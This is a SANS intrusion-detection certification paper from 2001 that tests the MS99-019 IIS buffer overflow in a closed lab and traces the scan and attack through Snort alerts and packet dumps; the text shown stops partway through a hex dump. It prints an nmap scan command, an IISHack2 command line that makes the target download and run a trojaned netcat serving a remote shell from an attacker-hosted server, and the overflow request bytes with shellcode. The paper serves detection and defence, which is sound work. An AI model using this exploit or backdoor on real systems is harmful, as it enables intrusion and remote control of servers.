Global Information Assurance Certification Paper

Dan Guinane

GCIA Intrusion Detection Practical Assignment Version 3.0

Washington, D.C. SANSFIRE July 29, 2001

Table of Contents

Assignment 1 - Describe the State of Intrusion Detection


Assignment:
Write a white paper on any single intrusion detection technology or challenge. You may choose an IDS, IDS technology or approach, or network pattern; or you may choose any attack, reconnaissance technique, denial of service, or exploit that operates across a network or within a host system.

Given the current state of activity on the Internet at this time and attacks on Microsoft's IIS product (i.e. Code Red, Code Blue, Code Green and Nimda), I elected to analyze a vulnerability with IIS that has been around since 1999 and is still being taken advantage of today. This vulnerability deals with insufficient bounds checking of the names in the URL for .HTR, .STM and .IDC files. Microsoft explains the issue in MS99-019:

"IIS supports several file types that require server-side processing. When a web site visitor requests a file of one of these types, an appropriate filter DLL processes it. A vulnerability exists in the way that .HTR, .STM and .IDC files are processed.
The vulnerability involves an unchecked buffer in the filter DLLs for these file types. This poses two threats to safe operation. The first is a denial of service threat. A malformed request for an .HTR, .STM or .IDC file could overflow the buffer, causing IIS to crash. The server would not need to be rebooted, but IIS would need to be rebooted in order to resume service. The second threat is that a carefully-constructed file request could cause arbitrary code to execute on the server via a classic buffer overrun technique. Neither attack could occur accidentally. The vulnerability is present regardless of whether .HTR, .STM or .IDC files are present on the server.. "

Although this attack is not as sophisticated as Code Red, which took advantage of another buffer overflow vulnerability in the product, it is just as deadly if the system is not patched.

I started by setting up a test environment using VMWare with 3 Windows NT Servers. The Windows NT servers were made up of one NT Server at Sp6a (the attacking NT server - IP address 172.16.150.136), one at SP4 with IIS 4.0 installed that did not have any security patches applied (the system to be attacked - IP address 172.16.150.137) and finally one running Snort 1.7 for Win32 (with the standard signature list that comes with the download) to monitor the activity on the network for attacks (IP address 172.16.150.5).



Once the virtual machines were set up, I attempted to use the same methodology an attacker would. I started by doing reconnaisance on the network. I scanned the subnet using nMapNT (from eEye Digital Security http://www.eEye.com) for any device listening on port 80 using the command nmapnt -sS -O -vv -n -p 80 -oN results.txt 172.16.150.0/24. Using these options of NMap a scan for port 80 (-p 80) will be started against the class C subnet using a TCP SYN scan (-sS - also known as a "half-open" scan). In addition, these options will have Nmap attempt to do a operating system identification (-O - also known as OS fingerprinting) of the systems, the -vv flag indicates that the output should be very verbose and the -n flag is used to tell nMapNT to not do DNS resolution (since this would slow down the scan). The final option, -oN is used to cause the output to be directed to a file in a readable format.

The reason the TCP SYN scan was chosen is that this scanning technique is generally not logged since the full three-way handshake (SYN->SYN/ACK->ACK) is not completed. After the SYN/ACK of the handshake is received, a RST is sent.

The results of the scan from nMapNT can be seen below (please note that the address 172.16.150.1 is the VMWare DHCP & DNS Server):

```
Host  (172.16.150.0) appears to be down, skipping it.
Host  (172.16.150.1) appears to be up ... good.
Initiating SYN half-open stealth scan against  (172.16.150.1)
The SYN scan took 0 seconds to scan 1 ports.
Warning:  No TCP ports found open on this machine, OS detection will be MUCH less
reliable
The 1 scanned port on  (172.16.150.1) is: closed
Too many fingerprints match this host for me to give an accurate OS guess
TCP/IP fingerprint:
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=N)
Host  (172.16.150.2) appears to be down, skipping it.
Host  (172.16.150.3) appears to be down, skipping it.
Host  (172.16.150.4) appears to be down, skipping it.
...
Host  (172.16.150.136) appears to be down, skipping it.
Host  (172.16.150.137) appears to be up ... good.
Initiating SYN half-open stealth scan against  (172.16.150.137)
Adding TCP port 80 (state open).
The SYN scan took 0 seconds to scan 1 ports.
For OSScan assuming that port 80 is open and port 36979 is closed and neither are
firewalled
Interesting ports on  (172.16.150.137):
Port       State       Service
80/tcp     open        http

TCP Sequence Prediction: Class=trivial time dependency
                         Difficulty=6 (Trivial joke)

Sequence numbers: 123CA 123D8 123D9 123DC 123E9 123F8
Remote operating system guess: Windows NT4 / Win95 / Win98

Host  (172.16.150.138) appears to be down, skipping it.
Host  (172.16.150.139) appears to be down, skipping it.
Host  (172.16.150.140) appears to be down, skipping it.
...
Host  (172.16.150.255) appears to be down, skipping it.
Nmap run completed -- 256 IP addresses (3 hosts up) scanned in 323 seconds
```

As you can from the resulting Snort Alert.IDS log on the next page, it is detected as an “ICMP Nmap2.36BETA or HPING2 Echo probe” in the first stage of the scan and a “SCAN Nmap TCP” scan in the second stage (please note that many

of the redundant alerts were pruned to show the alerts where Nmap detected a live/vulnerable host):

```
 [**] ICMP Nmap2.36BETA or HPING2 Echo  [**]
10/15-16:35:13.057963 0:50:56:FF:85:A4 -> 0:50:56:D6:B5:B type:0x800
len:0x3C
172.16.150.136 -> 172.16.150.1 ICMP TTL:40 TOS:0x0 ID:45397 lpLen:20
DgmLen:28
Type:8  Code:0  ID:61017   Seq:1280  ECHO

[**] ICMP Echo Reply [**]
10/15-16:35:13.058000 0:50:56:D6:B5:B -> 0:50:56:FF:85:A4 type:0x800
len:0x3C
172.16.150.1 -> 172.16.150.136 ICMP TTL:128 TOS:0x0 ID:63232 lpLen:20
DgmLen:28
Type:0  Code:0  ID:61017  Seq:1280  ECHO REPLY
....
[**] SCAN nmap TCP [**]
10/15-16:37:02.184062 0:50:56:FF:85:A4 -> 0:50:56:D6:B5:B type:0x800
len:0x4A
172.16.150.136:35067 -> 172.16.150.1:80 TCP TTL:52 TOS:0x0 ID:35639
lpLen:20 DgmLen:60
***A**** Seq: 0x79896441  Ack: 0x0  Win: 0x400  TcpLen: 40
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL

[**] spp_portscan: PORTSCAN DETECTED from 172.16.150.136 (STEALTH) [**]
10/15-16:37:11.136000
[**] ICMP Destination Unreachable (Port Unreachable) [**]
10/15-16:37:02.184317 0:50:56:D6:B5:B -> 0:50:56:FF:85:A4 type:0x800
len:0x46
172.16.150.1 -> 172.16.150.136 ICMP TTL:128 TOS:0x0 ID:1281 lpLen:20
DgmLen:56
Type:3  Code:3  DESTINATION UNREACHABLE: PORT UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
172.16.150.136:35055 -> 172.16.150.1:80 UDP TTL:52 TOS:0x0 ID:17196
lpLen:20 DgmLen:328
Len: 308
** END OF DUMP

[**] ICMP Destination Unreachable (Port Unreachable) [**]
10/15-16:37:02.806320 0:50:56:D6:B5:B -> 0:50:56:FF:85:A4 type:0x800
len:0x46
172.16.150.1 -> 172.16.150.136 ICMP TTL:128 TOS:0x0 ID:1537 lpLen:20
DgmLen:56
Type:3  Code:3  DESTINATION UNREACHABLE: PORT UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
172.16.150.136:35055 -> 172.16.150.1:80 UDP TTL:52 TOS:0x0 ID:17196
lpLen:20 DgmLen:328
Len: 308
** END OF DUMP
```

```
 [**] ICMP Nmap2.36BETA or HPING2 Echo  [**]
10/15-16:38:09.644263 0:50:56:FF:85:A4 -> 0:50:56:FB:2D:5E type:0x800
len:0x3C
172.16.150.136 -> 172.16.150.137 ICMP TTL:40 TOS:0x0 ID:6668 IpLen:20
DgmLen:28
Type:8  Code:0  ID:53764   Seq:0  ECHO

[**] ICMP Echo Reply [**]
10/15-16:38:09.667939 0:50:56:FB:2D:5E -> 0:50:56:FF:85:A4 type:0x800
len:0x3C
172.16.150.137 -> 172.16.150.136 ICMP TTL:128 TOS:0x0 ID:31234 IpLen:20
DgmLen:28
Type:0  Code:0  ID:53764  Seq:0  ECHO REPLY
....
[**] spp_portscan: portscan status from 172.16.150.136: 1 connections across 1
hosts: TCP(1), UDP(0) [**]
10/15-16:40:04.556000
[**] SCAN nmap fingerprint attempt [**]
10/15-16:39:45.641652 0:50:56:FF:85:A4 -> 0:50:56:FB:2D:5E type:0x800
len:0x4A
172.16.150.136:35064 -> 172.16.150.137:80 TCP TTL:52 TOS:0x0 ID:53555
IpLen:20 DgmLen:60
**U*P*SF Seq: 0x405C4986  Ack: 0x0  Win: 0x400  TcpLen: 40  UrgPtr: 0x0
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL

[**] SCAN nmap TCP [**]
10/15-16:39:45.641683 0:50:56:FF:85:A4 -> 0:50:56:FB:2D:5E type:0x800
len:0x4A
```

```
172.16.150.136:35065 -> 172.16.150.137:80 TCP TTL:52 TOS:0x0 ID:27917
lpLen:20 DgmLen:60
***A**** Seq: 0x405C4986  Ack: 0x0  Win: 0x400  TcpLen: 40
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL

[**] SCAN nmap TCP [**]
10/15-16:39:45.641795 0:50:56:FF:85:A4 -> 0:50:56:FB:2D:5E type:0x800
len:0x4A
172.16.150.136:35067 -> 172.16.150.137:36979 TCP TTL:52 TOS:0x0 ID:35640
lpLen:20 DgmLen:60
***A**** Seq: 0x405C4986  Ack: 0x0  Win: 0x400  TcpLen: 40
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL

[**] ICMP Destination Unreachable (Port Unreachable) [**]
10/15-16:39:45.658803 0:50:56:FB:2D:5E -> 0:50:56:FF:85:A4 type:0x800
len:0x46
172.16.150.137 -> 172.16.150.136 ICMP TTL:128 TOS:0x0 ID:33794 lpLen:20
DgmLen:56
Type:3  Code:3  DESTINATION UNREACHABLE: PORT UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
172.16.150.136:35055 -> 172.16.150.137:36979 UDP TTL:52 TOS:0x0 ID:17196
lpLen:20 DgmLen:328
Len: 308
** END OF DUMP
[**] spp_portscan: portscan status from 172.16.150.136: 7 connections across 1
hosts: TCP(6), UDP(1) STEALTH [**]
10/15-16:40:09.833000
```

This should have been the first indication that something was going to happen. This is a pre-attack probe and should have prompted the questions, “What are they looking for? Are there any new vulnerabilities dealing with Port 80 that I don’t know about yet? Is my system patches against this attack?”

As you can see in the Alert.IDS file, there are several clues on what the individual is trying to accomplish. First, they are attempting to find live hosts. Second, they are looking for hosts which are web servers (or at least have services, or possibily trojans, listening on port 80). Third, they are trying to determine what operating system is running on the machines that are found to be up. And lastly, using an attempt to connect to a high end port, they are attempting to determine if there is a firewall or filtering router in place or if the host is sitting in the clear.

To get more information, lets investigate the Windump Log, on the next page. It shows some unique features of nMapNT (Again, the log has been pruned to only show applicable data).

```
16:35:13.057963 0:50:56:ff:85:a4 0:50:56:d6:b5:b 0800 60: 172.16.150.136 >
172.16.150.1: icmp: echo request
0x0000          4500 001c b155 0000 2801 5ce1 ac10 9688    E....U..(.\.....
0x0010          ac10 9601 0800 04a6 ee59 0500 0000 0000    .........Y......
0x0020          0000 0000 0000 0000 0000 0000 0000         ..............
16:35:13.058000 0:50:56:d6:b5:b 0:50:56:ff:85:a4 0800 60: 172.16.150.1 >
172.16.150.136: icmp: echo reply
0x0000          4500 001c f700 0000 8001 bf35 ac10 9601    E.........5....
0x0010          ac10 9688 0000 0ca6 ee59 0500 0000 0000    .........Y......
0x0020          0000 0000 0000 0000 0000 0000 0000         ..............
...
16:37:02.184062 0:50:56:ff:85:a4 0:50:56:d6:b5:b 0800 74:
172.16.150.136.35067 > 172.16.150.1.80: . ack 0 win 1024 <wscale 10,nop,mss
265,timestamp 1061109567 0,eol>
0x0000          4500 003c 8b37 0000 3406 76da ac10 9688    E..<.7..4.v.....
0x0010          ac10 9601 88fb 0050 7989 6441 0000 0000    .......Py.dA....
0x0020          a010 0400 d965 0000 0303 0a01 0204 0109    .....e..........
0x0030          080a 3f3f 3f3f 0000 0000 0000              ..????......
16:37:02.184317 0:50:56:d6:b5:b 0:50:56:ff:85:a4 0800 70: 172.16.150.1 >
172.16.150.136: icmp: 172.16.150.1 udp port 80 unreachable
0x0000          4500 0038 0501 0000 8001 b119 ac10 9601    E..8............
0x0010          ac10 9688 0303 46b1 0000 0000 4500 0148    ......F.....E..H
0x0020          432c 0000 3411 bdce ac10 9688 ac10 9601    C,..4...........
0x0030          88ef 0050 0134 2bd8                        ...P.4+.
16:37:02.806320 0:50:56:d6:b5:b 0:50:56:ff:85:a4 0800 70: 172.16.150.1 >
172.16.150.136: icmp: 172.16.150.1 udp port 80 unreachable
0x0000          4500 0038 0601 0000 8001 b019 ac10 9601    E..8............
0x0010          ac10 9688 0303 46b1 0000 0000 4500 0148    ......F.....E..H
0x0020          432c 0000 3411 bdce ac10 9688 ac10 9601    C,..4...........
0x0030          88ef 0050 0134 2bd8                        ...P.4+.
...
16:37:48.734065 ab:cd:ef:12:34:56 0:50:56:ff:85:a4 0800 60: 173.16.150.136 >
172.16.150.136: icmp: echo request
0x0000          4500 001c b01f 0000 2801 5c90 ad10 9688    E.......(.\.....
0x0010          ac10 9688 0800 7dff 7a00 0000 0000 0000    ......}.z.......
0x0020          0000 0000 0000 0000 0000 0000 0000         ..............
16:38:09.644263 0:50:56:ff:85:a4 0:50:56:fb:2d:5e 0800 60: 172.16.150.136 >
172.16.150.137: icmp: echo request
0x0000          4500 001c 1a0c 0000 2801 f3a2 ac10 9688    E.......(.......
0x0010          ac10 9689 0800 25fb d204 0000 0000 0000    ......%.........
0x0020          0000 0000 0000 0000 0000 0000 0000         ..............
16:38:09.667939 0:50:56:fb:2d:5e 0:50:56:ff:85:a4 0800 60: 172.16.150.137 >
172.16.150.136: icmp: echo reply
0x0000          4500 001c 7a02 0000 8001 3bac ac10 9689    E...z.....;.....
0x0010          ac10 9688 0000 2dfb d204 0000 0000 0000    ......-.........
0x0020          0000 0000 0000 0000 0000 0000 0000         ..............
```

```
...
16:39:45.641652 0:50:56:ff:85:a4 0:50:56:fb:2d:5e 0800 74:
172.16.150.136.35064 > 172.16.150.137.80: SFP 1079789958:1079789958(0)
win 1024 urg 0 <wscale 10,nop,mss 265,timestamp 1061109567 0,eol>
0x0000          4500 003c d133 0000 3406 3056 ac10 9688    E..<.3..4.0V....
0x0010          ac10 9689 88f8 0050 405c 4986 0000 0000    .......P@\I.....
0x0020          a02b 0400 2cae 0000 0303 0a01 0204 0109    .+..,...........
0x0030          080a 3f3f 3f3f 0000 0000 0000              ..????......
16:39:45.641683 0:50:56:ff:85:a4 0:50:56:fb:2d:5e 0800 74:
172.16.150.136.35065 > 172.16.150.137.80: . ack 0 win 1024 <wscale
10,nop,mss 265,timestamp 1061109567 0,eol>
0x0000          4500 003c 6d0d 0000 3406 947c ac10 9688    E..<m...4..|....
0x0010          ac10 9689 88f9 0050 405c 4986 0000 0000    .......P@\I.....
0x0020          a010 0400 2cc8 0000 0303 0a01 0204 0109    ....,...........
0x0030          080a 3f3f 3f3f 0000 0000 0000              ..????......
16:39:45.641795 0:50:56:ff:85:a4 0:50:56:fb:2d:5e 0800 74:
172.16.150.136.35067 > 172.16.150.137.36979: . ack 0 win 1024 <wscale
10,nop,mss 265,timestamp 1061109567 0,eol>
0x0000          4500 003c 8b38 0000 3406 7651 ac10 9688    E..<.8..4.vQ....
0x0010          ac10 9689 88fb 9073 405c 4986 0000 0000    .......s@\I.....
0x0020          a010 0400 9ca2 0000 0303 0a01 0204 0109    ................
0x0030          080a 3f3f 3f3f 0000 0000 0000              ..????......
16:39:45.658803 0:50:56:fb:2d:5e 0:50:56:ff:85:a4 0800 70: 172.16.150.137 >
172.16.150.136: icmp: 172.16.150.137 udp port 36979 unreachable
0x0000          4500 0038 8402 0000 8001 3190 ac10 9689    E..8......1.....
0x0010          ac10 9688 0303 4739 0000 0000 4500 0148    ......G9....E..H
0x0020          432c 0000 3411 bd46 ac10 9688 ac10 9689    C,..4..F........
0x0030          88ef 9073 0134 9b2c                        ...s.4.,
```

What appears distinguishing about this scan is that it starts off with a noisy pingsweep of the class C network. When the pingsweep reaches the IP address of the attacking machine, it then temporarily stops and begins a scan for port 80 on all machines that replied to the sweep. This temporary stop of the pingsweep is probably a result of the fact that the sweep is being done from the same subnet as the devices being scanned.

The scan for port 80 is done first by attempting to send an ACK to port 80 of the device to see if it will respond. It appears to do this three times looking to see what responses comes back. Each of the three ACK packets sent to the devices that responded to the pingsweep are identical :

```
16:37:39.524224 0:50:56:ff:85:a4 0:50:56:f5:21:50 0800 74:
172.16.150.136.35067 >
172.16.150.5.80: . ack 0 win 1024 <wscale 10,nop,mss 265,timestamp
1061109567 0,eol>
0x0000          4500 003c a71c 0000 3406 5af1 ac10 9688    E..<....4.Z.....
```

```
0x0010         ac10 9605 88fb 0050 71b6 1f7a 0000 0000    .......Pq..z....
0x0020         a010 0400 25fc 0000 0303 0a01 0204 0109    ....%...........
0x0030         080a 3f3f 3f3f 0000 0000 0000              ..????......
```

The response to each of these packets is two ICMP packets stating that the port is not reachable, if that port is not listening on the device being scanned.

Once the scan for port 80 is complete during this temporary stop, the scan continues. What is interesting is it starts by scanning the IP address of the attacking machine by changing the first octet of the source of the scan to 173 (versus 172 - thus incrementing the first octet of the IP address by one - see the highlighted section above), thus causing the response to the scan to go elsewhere. Instead of just skipping the scan of itself, it scans itself, but forces the reply to go to, possibly, an invalid IP address. As a result, it fails to scan itself. Again this is probably a result of scanning the network from a device on the network, but this piece of information could be useful if a scan of this type is seen and the first octet of the source IP address increments by one as it has done here. This could be indicative of the scan taking place from a compromised host on the same network and could provide clues on which host this is.

In the last section of the Windump from above, you can see that there are no ICMP port unreachable messages coming back in response to the ACK packets sent to address172.16.150.137 on port 80, thus showing that this port is open on this device. In addition, a packet with the SYN, FIN and PSH flags enabled is sent to the host. This was, more than likely, being used to determine the operating system that is running on the machine, which can be found by examining the response from this packet.

Now that it has been determined that IP address 172.16.150.137 has port 80 open and is reported as a Windows NT4 operating system, we have our target. I had previously done a little research on tools used to compromise Windows NT Servers running IIS and found a utility called IISHack2 at http://rootx.ellicit.org/exploits/exe/ (I found that using IISHack from www.technotronic.com did not open the back door as it should have or at least it did not in my VMWare configuration). IISHack2 works just as the original IIHack does. It takes advantage of a buffer overflow vulnerability in the .HTR, .STM and .IDC files on an IIS Server. The lack of bounds checking in URLs that contain files with these extensions allow for someone to place a backdoor on the system and execute commands from a DOS shell on the local system with Administrator rights (from Stuart McClure, Joel Scambray & George Kurtz. *Hacking Exposed, Network Security Secrets & Solution.* Berkeley:Osborne, 1999 *p.416-417.)*

Now that I had the tool to compromise the IIS server, I needed a backdoor to allow for further compromise of the system. This is where a “hacked up”, trojan, version of Netcat could be used. From eEye “The ‘hacked up’ part of this Netcat is that it always passes -l -p 80 -t -e cmd.exe as its arguments.” There are two

flavors of this trojan. One is ncx.exe and the other is ncx99.exe (where the option -p 80 is replaced with -p 99). I chose to use ncx99.exe, primarily because there are some problems using the ncx.exe utility on some IIS servers. There is speculation that the ncx.exe trojan, that allows the attacker to connect to port 80 on the vulnerable host, has trouble binding to port 80 if the web server service crashes too slowly (from http://www.bhs.silesianet.pl/html/iisbug.html). I did find this to be true on my initial attempts to compromise the host. Therefore, I used the ncx99.exe copy. This also worked out well, knowing from the nMapNT scan above that there is no firewall between the attacking machine and the vulnerable host.


In addition to the two utilities mentioned above, a web server or free web space are needed to host the the ncx99.exe trojan that is downloaded by the IISHack2 utility.

The way that this attack works is using the IISHack2 utility, the buffer overflow condition mentioned above is taken advantage of. With the machine compromised using this utility, the ncx99.exe trojan is downloaded and run. If the trojan is run successfully, then cmd.exe from Windows NT is bound to port 99 of the compromised host. After this takes place, netcat can be used to connect to that listening port which will result in a DOS prompt on the compromised host.


The command line and options used to run this compromise are:

iishack <vulnerable host> 80 <attacking host or free web space address>/ncx99.exe

The screen shots below show the attack:



and the compromise:



As you can see in the above screen shot, when netcat is used to connect to port 99 on host 172.16.150.137, a command prompt from the compromised host is returned.

Unfortunately, I found that Snort did not pick up on this attack originally. What I found from looking at a Windump trace of that attack is that the iishack2.exe utility had a different signature than the original iishack.exe from eEye.

```
12:20:57.449363 172.16.150.136.1056 > 172.16.150.137.80: P 1:1158(1157) ack 1 win 8760
(DF)
0x0000  4500 04ad 2303 4000 8006 4e15 ac10 9688    E...#.@...N.....
0x0010  ac10 9689 0420 0050 0001 0def 0000 cda7    ........P........
0x0020  5018 2238 cf54 0000 4745 5420 2f41 4141    P."8.T..GET./AAA
0x0030  4141 4141 4141 4141 4141 4141 4141 4141    AAAAAAAAAAAAAAAA
0x0040  4141 4141 4141 4141 4141 4141 4141 4141    AAAAAAAAAAAAAAAA
0x0050  4141 4141 4141 4141 4141 4141 4141 4141    AAAAAAAAAAAAAAAA
0x0060  4141 4141 4141 4141 4141 4141 4141 4141    AAAAAAAAAAAAAAAA
0x0070  4141 4141 4141 4141 4141 4141 4141 4141    AAAAAAAAAAAAAAAA
0x0080  4141 4141 4141 4141 4141 4141 4141 4141    AAAAAAAAAAAAAAAA
0x0090  4141 4141 4141 4141 4141 4141 4141 4141    AAAAAAAAAAAAAAAA
0x00a0  4141 4141 4141 4141 4141 4141 4141 4141    AAAAAAAAAAAAAAAA
0x00b0  4141 4141 4141 4141 4141 4141 4141 4141    AAAAAAAAAAAAAAAA
0x00c0  4141 4141 4141 4141 4141 4141 4141 4141    AAAAAAAAAAAAAAAA
0x00d0  4141 4141 4141 4141 4141 4141 4141 4141    AAAAAAAAAAAAAAAA
0x00e0  4141 4141 4141 4141 4141 4141 4141 4141    AAAAAAAAAAAAAAAA
```

```
0x00f0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x0100  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x0110  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x0120  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x0130  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x0140  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x0150  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x0160  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x0170  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x0180  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x0190  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x01a0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x01b0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x01c0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x01d0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x01e0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x01f0  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x0200  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x0210  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x0220  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x0230  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x0240  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x0250  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x0260  4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
0x0270  4141 4141 4141 4141 4141 b087 6768 b087   AAAAAAAAAA..gh..
0x0280  6768 9090 9090 5858 9033 c050 5b53 598b   gh....XX.3.P[SY.
0x0290  de66 b821 0203 d832 c0d7 2c21 8803 4b3c   .f.!...2..,!..K<
0x02a0  de75 f443 43ba d010 6768 5251 53ff 128b   .u.CC...ghRQS...
0x02b0  f08b f9fc 59b1 0690 5a43 32c0 d750 5884   ....Y...ZC2..PX.
